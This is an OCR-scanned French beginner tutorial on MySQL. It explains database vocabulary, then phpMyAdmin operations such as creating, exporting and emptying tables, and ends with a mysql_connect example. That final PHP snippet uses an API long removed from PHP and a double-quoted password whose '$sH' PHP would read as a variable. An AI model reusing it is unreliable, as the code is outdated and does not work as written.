Jusqu'ici je ne vous ai présenté qu'un "personnage" : c'est PHP. Je fais exprès d'utiliser cette image de personnage, car je la trouve bien appropriée.
Jusqu'ici, on n'a fait que discuter avec PHP. On lui demandait par exemple "Combien font 2 + 2 ?", "Répète cette phrase 20 fois" etc... Bref, tout ça vous connaissez.

Eh bien maintenant, dans cette partie, on va s'adresser à quelqu'un d'autre : c'est MySQL, votre base de données.

 Atchoum ! Euh, si je comprends bien, tu veux nous faire apprendre "autre chose" que le PHP ? Tu crois pas qu'on en a assez bavé là comme ça ?!

J'étais sûr que vous diriez ça
Alors non, je vous rassure, je ne m'amuse pas à vous faire souffrir. Bien au contraire j'essaie de faire au plus simple. Seulement, vu que l'on s'adresse à une autre "personne", eh bien il va falloir lui parler différemment :

- Pour demander quelque chose à PHP, il fallait lui parler en PHP.
- Pour demander quelque chose à MySQL, il va falloir lui parler en... SQL !

Vous voyez vous commencez à comprendre
Alors, avant que vous alliez chercher une chaise et une corde pour abréger vos souffrances, je tiens à vous rassurer : le SQL n'a rien à voir avec le PHP. C'est beaucoup beaucoup plus simple, et en plus cette fois on va lui parler avec des "phrases" (en anglais of course)

Seulement, pour compliquer un petit peu l'affaire (sinon c'est pas rigolo), on ne va pas pouvoir parler à MySQL directement. Eh non, seul PHP peut le faire !
C'est donc PHP qui va faire l'intermédiaire entre vous et MySQL. On devra demander à PHP : "Va dire à MySQL de faire ceci.".

Je crois qu'un petit schéma ne serait pas de refus...

Ca vous rappelle les bons souvenirs du premier chapitre, non ?

Ici on ne voit pas le client, on s'intéresse surtout à ce que le serveur fait lorsqu'il doit génèrer une page PHP.
Voici ce qu'il peut se passer lorsque le serveur a reçu une demande d'un client qui veut poster un message sur vos forums :

1. Le serveur utilise toujours PHP, il lui fait donc passer le message.
2. PHP effectue les actions demandées et se rend compte qu'il a besoin de MySQL. En effet, le code PHP contient à un endroit "Va demander à MySQL d'enregistrer ce message". Il fait donc passer le travail à MySQL.
3. MySQL fait le travail que PHP lui avait soumis et lui répond "OK, c'est bon !"
4. PHP renvoie au serveur que MySQL a bien fait ce qu'il était demandé.

Voilà en gros comment on peut schématiser ça. Je n'ai pas mis le client pour ne pas vous embrouiller, mais il est clair qu'il aurait fallu le mettre tout en haut du schéma (c'est lui qui fait appel au serveur, comme nous l'avons vu dans le tout premier chapitre).

Bon, eh bien maintenant que nous avons fait les présentations, il va falloir voir comment est organisée une base de données (très très important).

Structure d'une base de données

Oulah oulah ! Surtout faites très attention à ce qui va suivre ! C'est indispensable pour bien comprendre la base de données !

Et pis c'est pas parce que le titre vous donne la nausée que vous devez vomir sur le clavier

Bon allez, un peu de sérieux, ce qui suit est => **VITAL** <=
Ce n'est pas compliqué (ouf !), mais ce sera une des rares fois où je vous demanderai de retenir du vocabulaire.

En effet, avec la BDD il faut utiliser un vocabulaire précis. Heureusement, vous ne devriez pas avoir trop de mal à

vous en souvenir, vu qu'on va se servir d'une image : celle d'une armoire.
Ecoutez-moi attentivement, et n'hésitez pas à lire lentement, plusieurs fois si c'est nécessaire.

Je vous demande d'imaginer ceci :

- **La base**, c'est l'armoire. C'est le gros meuble dans lequel les secrétaires ont l'habitude de classer les informations.
- Dans une armoire, il y a plusieurs tiroirs. Un tiroir, dans le langage MySQL, c'est ce qu'on appelle **une table**. Chaque tiroir contient des données différentes. Par exemple, on peut imaginer un tiroir qui contient les pseudonymes et infos sur vos visiteurs, un autre qui contient les messages postés sur votre forum...
- Mais que contient une table ? C'est là que sont enregistrées les données, sous la forme d'un tableau. Dans ce tableau, les colonnes sont appelées **des champs**, et les lignes sont appelées **des entrées**. Par exemple, voici à quoi peut ressembler le contenu d'une table appelée "visiteurs" :

Table "visiteurs"

Numéro	Pseudonyme	E-mail	Age
1	Kryptonic	kryptonic@free.fr	24
2	Serial_Killer	serialkiller@unitedgamers.com	16
3	M@teo21	top_secret@siteduzero.com	18
4	Bibou	bibou557@laposte.net	29
...	...	...	...

Ce tableau est donc le contenu d'une table (le tiroir).
Les champs dans cet exemple sont : "Numéro", "Pseudonyme", "E-mail" et "Age".
Chaque ligne est une entrée. Ici, il y a 4 entrées, mais une table peut très bien en contenir 100, ou 1 000, ou même 100 000 ! (je vous souhaite d'avoir autant de visiteurs).

très souvent, on crée un champ "Numéro", aussi appelé "ID". Comme nous le verrons plus tard, il est très pratique de numéroter ses entrées, même si ce n'est pas obligatoire.

Et pour finir, voici l'indispensable schéma pour que tout ça soit clair :

Il est interdit de se moquer de mon schéma
(et puis d'abord c'est Xplosif qui a choisi les couleurs :p)

Bon de toute manière, l'essentiel c'est que vous compreniez qui contient qui.
Comme vous le voyez, on peut mettre autant de tables que l'on veut dans une base (ce qui fait qu'en général une seule base suffit).
Dans chaque table, les données sont enregistrées sous la forme d'un tableau, comme nous l'avons vu plus haut.

Pour vous donner quelques exemples concrets, voici quelques tables utilisées sur ce site web :

- *news* : stocke toutes les news qui sont affichées à l'accueil.
- *livre_or* : stocke tous les messages postés sur le livre d'or.
- *forum* : stocke tous les messages postés sur le forum.
- *newsletter* : stocke les adresses e-mails de tous les visiteurs inscrits à la newsletter.

Voilà, vous devriez commencer à comprendre pourquoi vous allez avoir besoin d'une BDD sur votre site
Si quelque chose ne vous paraît pas clair, si vous avez l'impression de mélanger un peu "bases", "tables", "champs", "entrées", relisez de nouveau cette partie. Il faut que vous soyez capable de reproduire le schéma tout seul sur un bout de papier.

Hep ! J'ai une question !

Avant de terminer le chapitre, voici une question que l'on se pose fréquemment quand on lit ce genre de chapitres sur MySQL.
Je suis sûr qu'il y a quelque chose qui vous titille dans ce chapitre. Ne mentez pas, tout débutant a ce problème, moi-même j'ai été bloqué quand j'ai appris le PHP, justement parce que je voyais pas bien ce que c'était une base de données.
Comme je ne veux pas qu'il vous arrive pareil, je vais essayer d'éclaircir les points sombres !

> T'es gentil tu nous présentes tes jolis tableaux, tes bases, tes tables, tes champs etc... Mais je vois pas ce que c'est concrètement moi ça !? Où MySQL enregistre-t-il les données ?

Question typique, je dois avouer que la première fois c'est très troublant. On vous parle de quelque chose qui n'a pas l'air concret.
En fait, tout ce que je viens de vous montrer, c'est une façon de "visualiser" la chose. Il faut que vous imaginiez que ce sont des tableaux, parce que c'est la meilleure représentation qu'on peut se faire d'une base de données.

Mais concrètement, quand MySQL enregistre des informations, il les écrit bien quelque part. Oui comme tout le monde, il enregistre dans des **FICHIERS**.

> Mais où sont ces $#%@#$ de fichiers ?!

Réponse : ils sont dans le dossier où MySQL est installé. Vous devriez trouver ces fichiers dans le dossier :
C:\Program Files\EasyPHP\mysql\data

Eh bah vous savez quoi ? On s'en fout que ça soit là
Dans la pratique, on n'ira jamais toucher à ces fichiers directement. On demandera TOUJOURS à MySQL d'enregistrer, ou d'aller lire des choses. Après, c'est lui qui se débrouille pour classer ça comme il veut dans ses fichiers.

Et c'est bien ça le gros avantage de la base de données : pas de prise de tête pour le rangement des informations.
Vous demandez à MySQL de vous sortir toutes les news de votre site enregistrées de Février à Juillet, il va lire dans ses fichiers, et vous ressort les réponses.
Vous vous contentez de "dialoguer" avec MySQL. Lui il se charge du sale boulot, c'est-à-dire ranger vos données dans ses fichiers. Si vous avez bien compris et retenu le schéma, que vous avez suivi sans trop de mal ce chapitre et que

vous avez tout juste au QCM, c'est que vous savez ce qu'il faut.
Cependant, tout ceci doit vous paraître un peu flou. C'est tout à fait normal. Heureusement dans le chapitre suivant nous allons pas mal manipuler, ce qui devrait vous aider à mieux comprendre tout cela

---

PhpMyAdmin

Nous allons maintenant faire des manipulations sur une base de données. Vous allez "voir" ce que peuvent contenir une base et ses tables.
Pour cela, nous allons nous servir d'un système très pratique que beaucoup de sites utilisent : PhpMyAdmin.

PhpMyAdmin est livré avec EasyPHP, vous allez donc pouvoir l'utiliser tout de suite.
La quasi-totalité des hébergeurs permettent d'utiliser PhpMyAdmin. Renseignez-vous auprès de votre hébergeur pour savoir comment y accéder. Par exemple si vous êtes chez Free, l'adresse de PhpMyAdmin est http://sql.free.fr. Vous aurez très certainement besoin d'un login et d'un mot de passe.

> Concrètement, PhpMyAdmin est un ensemble de pages PHP. Ce n'est pas un programme, mais des pages PHP toutes prêtes dont on se sert pour gagner du temps.
> On commence donc simplement : on ne va pas coder dans ce chapitre, pour le moment on va simplement manipuler.

La première chose que je vous demanderai de faire, c'est d'ouvrir PhpMyAdmin.
Comment ça "comment on fait" ?
Démarrez EasyPHP, ouvrez la page "Administration", et là... vous vous souvenez ? Je vous rappelle à quoi ressemble la page "Administration" :

Pour accéder à PhpMyAdmin, cliquez sur "Gestion BDD" (marqué d'un petit (2) sur mon image).
Une nouvelle fenêtre s'ouvre. Ca y est, vous êtes dans PhpMyAdmin

---

Créer une table


L'accueil de PhpMyAdmin ressemble à ceci :

Vous avez 2 endroits importants :

- Liste des bases : dans ce menu déroulant sont listées vos bases de données. Le nombre entre parenthèses, c'est le nombre de tables qu'il y a dans la base.
- Créer une base : tapez un nom pour votre base de données, cliquez sur "Créer" et hop ! C'est fait

Pour le moment, 2 bases sont déjà créées : "mysql" et "test". Ne touchez pas à la base Mysql, elle contient des informations importantes pour le fonctionnement de Mysql.
Nous, on va se servir de la base "test". Ouvrez donc cette base en cliquant sur le menu déroulant à gauche et en choisissant "test".

On vous indique à gauche qu'aucune table n'a été trouvée dans la base. Et si on en créait une ?
On va par exemple créer une table "news" qui contiendra 3 champs :



Cliquez sur "Exécuter".
La table n'est pas immédiatement créée, il faut maintenant indiquer le nom des champs et les données qu'ils peuvent contenir.
On va faire simple car c'est juste pour tester. On va donc créer 3 champs pour cette table :

- id : comme bien souvent, vous allez devoir créer un champ appelé "id". C'est le numéro d'identification. Grâce à lui, toutes vos entrées seront numérotées, ce qui est bien pratique. Il y aura ainsi la news n°1, n°2, n°3 etc...
- titre : ce champ contiendra le titre de la news.

- contenu : enfin, ce champ contiendra la news en elle-même.

Soyons clairs : je ne suis pas en train de vous apprendre à créer un système de news pour votre site. Ca on verra un peu plus tard. D'ailleurs, si on avait voulu faire ça bien on aurait aussi créé un champ "date", mais bon ne compliquons pas les choses inutilement.
Pour le moment on veut juste faire joujou

Vous devriez avoir ceci sous les yeux :


Vous remplissez à gauche le nom du champ, au milieu le type de champ, et à droite la taille maximale du champ.

Mais qu'est-ce qu'un type de champ ?

Un champ peut contenir du texte, des nombres, des dates etc... Il faut donc définir quel type de données contiendra le champ.
Voici les principaux types de données que vous avez besoin de connaître (il y en a beaucoup d'autres) :

- INT : nombre entier. Il y a plusieurs variantes, selon la grandeur des nombres que ça peut comporter. Dans l'ordre, il y a TINYINT (très petit, c'est-à-dire 255 maximum), SMALLINT (jusqu'à 30 000), MEDIUMINT (8 000 000), INT (2 000 000 000), BIGINT (vraiment beaucoup !).
- TEXT : du texte. Là encore il y a plusieurs variantes, ça fonctionne de la même manière. A vous de choisir celui qui vous paraît le plus adapté.
- DATE : date de la forme "YYYY-MM-DD", "YY-MM-DD" ou "YYMMDD" (c'est le format américain, eh oui !)
- TIME : l'heure, de la forme "HH:MM:SS" ou "HHMMSS" ou "HHMM" ou "HH".
- DATETIME : mélange la date et l'heure, de la forme "YYYY-MM-DD HH:MM:SS"
- BLOB : plus particulier, ce type est rarement utilisé. Il permet de stocker des fichiers dans la base de données. Vu que c'est un cas particulier, on n'en parlera pas de suite, mais il faut que vous sachiez que ça existe.

Il reste à voir les quelques options qui sont proposées à droite de l'écran pour chaque champ :



Pour le premier champ, id, j'ai mis "auto_increment" pour Extra. Je vous recommande de le faire pour tous vos champs "id" : ainsi, le numéro de champ augmentera tout seul à chaque fois que vous rajouterez une entrée. Ca évite des prises de tête en plus...
J'ai aussi mis "Index" pour "id", je vous recommande de le faire pour tous vos champs id, ça accélèrera les recherches dans votre table.

Voilà, je ne m'étends volontairement pas sur tout ça, vous en savez largement assez pour créer une table. Il est inutile de détailler toutes les possibilités, on y passerait des heures. Copiez mon modèle à chaque fois que vous créez une table et ça sera bon.
Cliquez enfin sur "Sauvegarder", et ça y est. Ouf ! On a créé une table

Vous pouvez retrouver toute la marche à suivre dans cette animation que je vous ai concoctée :

Créer une table (813 Ko)

Modifier une table

A gauche de votre écran, la table "news" devient visible :

Si vous cliquez sur "news", ça affichera à droite la structure de la table.
Si vous cliquez sur la petite image de tableau à gauche, ça affichera le contenu de la table.

Pour l'instant la table est vide. Si vous affichez la structure de la table, vous devriez voir ceci en haut :


Rien de bien intéressant à toucher ici, si ce n'est les onglets en haut : "Structure", "Afficher", "SQL" etc etc... Cela vous amènera vers différentes options que nous verrons plus loin.

Nous allons rentrer des informations (des entrées) dans cette table. Cliquez sur l'onglet "Insérer" en haut. Vous pouvez maintenant créer une entrée. Faites comme moi :

Pour id, je n'ai rien mis car, je vous le rappelle, on avait indiqué "auto_increment". Le nombre sera calculé tout seul par Mysql, ne vous en occupez pas.
Indiquez simplement le titre et le contenu de votre news, puis cliquez sur "Exécuter".

Recommencez 1 ou 2 fois, en faisant la même manipulation et en laissant le champ "id" vide.

Maintenant, on va afficher ce que contient la base. Pour cela, cliquez sur l'onglet "Afficher" en haut, ou bien cliquez sur la petite image en forme de tableau à gauche de l'écran
Le contenu de la table s'affiche sous vos yeux ébahis



Vous repérez ici les champs : id, titre et contenu. Cette table a 3 entrées, et comme vous pouvez le voir Mysql a bien fait les choses puisque les numéros d'id se sont créés tous seuls

1. Afficher tout le texte : si vous cliquez sur le T majuscule, cela affichera la totalité du texte. Vous remarquerez sur mon image que si le texte est trop long, PhpMyAdmin le coupe. Avec ce bouton vous verrez tout le texte.
2. Modifier l'entrée : cette petite image vous permet de modifier l'entrée sélectionnée (si vous voulez apporter des modifications à votre news par exemple).
3. Supprimer l'entrée : ce bouton supprime l'entrée sélectionnée.
4. Afficher X lignes à partir de l'enregistrement n° X : s'il y a beaucoup d'entrées dans votre table, PhpMyAdmin n'en affichera qu'un bout (les 30 premières lignes normalement). Si vous voulez en afficher plus, il vous suffit de modifier ces valeurs puis de cliquer sur "Afficher".

Voilà, vous en savez suffisamment pour travailler sur une table. Avouez que ce n'était pas bien dur
Il y a certes beaucoup de choses que je passe sous silence, mais c'est principalement parce que vous n'en aurez besoin que très rarement.

Bon, il nous reste à traiter encore de quelques fonctionnalités proposées par PhpMyAdmin, et ça sera bon pour ce chapitre.

Autres opérations


Nous allons séparer cette partie en 5 sous-parties, correspondant aux onglets suivants :

- SQL
- Exporter
- Opérations
- Vider
- Supprimer

SQL

Cliquez sur l'onglet : 

Il s'affiche à l'écran :




C'est ici que vous pouvez exécuter ce que l'on appelle des requêtes SQL pour demander à Mysql de faire quelque chose.
Vous avez 2 méthodes pour exécuter une requête SQL :

1. Dans la grande zone de texte, vous pouvez taper des requêtes SQL. Par exemple ici on a :
   *SELECT * FROM `news` WHERE 1*
   Cela signifie : "Afficher tout le contenu de la table 'news'"Je vous apprendrai ce langage SQL tout au long de la partie II.
2. Dessous, vous pouvez cliquer sur le bouton Parcourir pour rechercher un fichier sur votre disque dur qui contient des requêtes SQL. Ca revient exactement au même, mais il est parfois plus facile de s'échanger des requêtes SQL à l'aide d'un fichier texte.

Pour valider, cliquez sur "Exécuter".

Exporter

Il nous reste à voir les 4 onglets à droite :



Nous nous intéressons maintenant à l'onglet "Exporter". C'est ici que vous allez pouvoir récupérer votre base de données sur le disque dur sous forme de fichier texte (qui contiendra des tonnes de requêtes SQL).


Ce fichier que l'on va "exporter", est-ce que c'est le même que celui dont tu nous parlais tout à l'heure ? Celui situé dans C:\Program Files\EasyPHP\mysql\data ?

Non pas du tout. Ce que je vous ai montré tout à l'heure, c'était quelque chose d'illisible. Je vous avais dit qu'on n'y toucherai pas, je ne vous ai pas menti.
Le fichier que vous allez obtenir grâce à "l'exportation" de PhpMyAdmin, c'est un fichier qui dit à MySQL *comment recréer votre base de données* (avec des requêtes en langage SQL)



A quoi il sert ce fichier ?

On peut s'en servir pour deux choses :

- **Transmettre votre base de données sur Internet** : pour le moment, votre base de données se trouve sur votre disque dur. Mais si vous êtes hébergés sur Internet, chez Free par exemple, on va utiliser ce fichier généré pour "reconstruire" la base de données. Ainsi, sur Internet vous aurez la même base de données et votre site web pourra l'utiliser !
- **Faire une copie de sauvegarde de la base de données** : on ne sait jamais, si vous faites une bêtise ou qu'un hacker détruit toutes les informations sur votre site (dont la base de données), vous serez bien content d'avoir une copie de secours sur votre disque dur !


Attention, je vous rappelle un point important : le fichier que vous allez générer contient les informations pour "reconstruire" votre base de données. Ce n'est donc pas le fichier dans lequel MySQL enregistre vos données, dont je vous ai parlé à la fin du chapitre précédent.

Votre écran doit ressembler à ceci :




Je vous conseille de laisser les options par défaut, c'est largement suffisant.
Distinguez simplement la structure des données de la table. La structure d'une table se résume en quelques lignes, ce sont en fait les noms des champs, leurs types etc... Par contre, les données correspondent aux entrées, et il peut y en avoir beaucoup ! Pour faire une sauvegarde complète, il faut donc prendre la structure ET les données.

A noter que vous pouvez demander une compression, ce qui est utile si votre table est très grosse.

Cliquez sur "Exécuter". On vous proposera alors de télécharger un fichier : c'est tout à fait normal. N'hésitez pas à regarder ce qu'il y a dans ce fichier : vous allez voir qu'il y a plein de requêtes SQL. C'est ce langage que je vais vous apprendre dans les chapitres qui suivent !

 Bon, j'ai récupéré le fichier. Maintenant, comment je fais pour recréer la base de données sur mon site web ?

Il faut aller sur le PhpMyAdmin de votre hébergeur (il en a forcément un). Renseignez-vous pour connaître l'adresse. Par exemple chez Free c'est : http://phpmyadmin.free.fr/phpMyAdmin (il faudra indiquer votre login et mot de passe). Une fois dessus, rendez-vous dans l'onglet "SQL", vous devriez voir ceci :



Oui je sais, on a déjà vu cette image toute à l'heure. Nous, on a besoin juste de la partie (2) : "Emplacement du fichier texte". Cliquez sur "Parcourir" pour indiquer où se trouve le fichier sur votre disque dur. Faites "Exécuter", attendez que ça l'envoie, et c'est bon ! Votre base de données est alors recréée sur Internet !

Opérations

Vous pouvez faire ici diverses opérations sur votre table.
Je ne vais pas les énumérer une à une, ni vous expliquer comment elles fonctionnent vu que c'est très simple. Sachez simplement que vous pourriez avoir besoin de :

- Changer le nom de la table : indiquez le nouveau nom pour cette table.
- Déplacer la table vers : si vous voulez mettre cette table dans une autre base de données.
- Copier la table : faire une copie de la table, dans une autre base ou dans la même (attention, dans ce cas il faudra qu'elle ait un nom différent).
- Réparer la table : ne me demandez pas comment ça fonctionne, tout ce que je sais c'est que si votre table semble poser problème, la réparation peut tout régler (je m'en suis servi une ou deux fois).
- Optimiser la table : à force d'utiliser une table, surtout si elle est grosse, on finit par avoir des "pertes" qui font que la table n'est plus bien organisée. Un clic là-dessus et hop, c'est ré-arrangé

Vider

Vide tout le contenu de la table. Toutes les entrées vont disparaître, seule la structure de la table restera (c'est-à-dire les champs).

 Attention ! Il n'est pas possible d'annuler cette opération !

Supprimer

Pour supprimer la totalité de la table (structure + données), cliquez sur cet onglet.
Là encore, réfléchissez-y à deux fois avant de tout supprimer, car vous ne pourrez rien récupérer par la suite. Nous avons vu la plupart des fonctionnalités utiles de PhpMyAdmin.
C'est que PhpMyAdmin permet de faire beaucoup de choses, vous venez de le voir !

C'est pour vous un "outil" qui vous permettra d'administrer votre base de données, de voir ce qu'elle contient et dans quel état elle est.

Mais maintenant nous allons rentrer dans le vif du sujet : comment utiliser une base de données avec PHP ?
Les choses sérieuses vont commencer, et vous allez vite être capables de créer plein de scripts très utiles pour votre

site !

Lire des données

Fini de faire joujou, on retourne à nos pages PHP

Dans ce chapitre, nous allons nous entraîner à lire des données dans une base de données. C'est un chapitre très important, un peu gros certes mais c'est parce que vous avez beaucoup à apprendre
Je pense sincèrement que ce sera un chapitre très enrichissant pour vous, alors lisez-le avec soin !

Connexion à la BDD

Pour pouvoir travailler avec la base de données, il faut d'abord s'y connecter.


Se connecter à la base de données...
Hein !? Quoi ?! Il est où le modem ?!

Ne rigolez pas, c'est exactement ce que je me posais comme question quand on me disait "il faut te connecter à la base de données".
Alors vous vous aurez de la chance, vous ne resterez pas dans le flou comme moi

Voici ce qu'il faut savoir :

Nous allons apprendre dans ce chapitre à lire des données dans une BDD. Or, je vous rappelle que PHP doit faire l'intermédiaire entre vous et MySQL.
Problème : PHP ne peut pas dire à MySQL dès le début "Récupère-moi ces valeurs". En effet, MySQL demande d'abord un nom d'utilisateur et un mot de passe. S'il ne faisait pas ça, tout le monde pourrait accéder à votre BDD et lire les informations qu'il y a dedans (parfois confidentielles !).

Il va donc falloir que PHP s'authentifie, on dit qu'il établit une connexion avec MySQL. Une fois que la connexion sera établie, vous pourrez faire n'importe quelle opération sur votre base de données

On va pour commencer apprendre 3 étapes :

- La connexion
- Le choix de la base
- La déconnexion

La connexion

Pour vous connecter, vous utiliserez une fonction PHP : *mysql_connect*.
Cette fonction a besoin de 3 arguments qu'il vous faudra renseigner :

- Le nom de l'hôte : c'est l'IP de l'ordinateur où MySQL est installé. Le plus souvent, MySQL est installé sur le même ordinateur que PHP. Dans ce cas, mettez la valeur "localhost" et ça marchera
- Le login : ça permet de vous identifier. Renseignez-vous auprès de votre hébergeur pour le connaître. Le plus souvent (chez un hébergeur gratuit) c'est le même login que vous utilisez pour le FTP.
- Le mot de passe : là encore, il y a 99% de chances pour que le mot de passe soit le même que celui que vous utilisez pour accéder au FTP (ça ne vous coûte rien d'essayer :p)

On va supposer que le nom de l'hôte est "localhost" (c'est valable dans la quasi-totalité des cas), que mon login est

"mateo21" et que mon mot de passe est "cFrrI954$sH".
Le code suivant permet d'établir une connexion à MySQL :

Code : PHP

```php
<?php
mysql_connect("localhost", "mateo21", "cFrrI954$sH");
?>
```

Si vous faites ça, c'est bon vous êtes connectés !
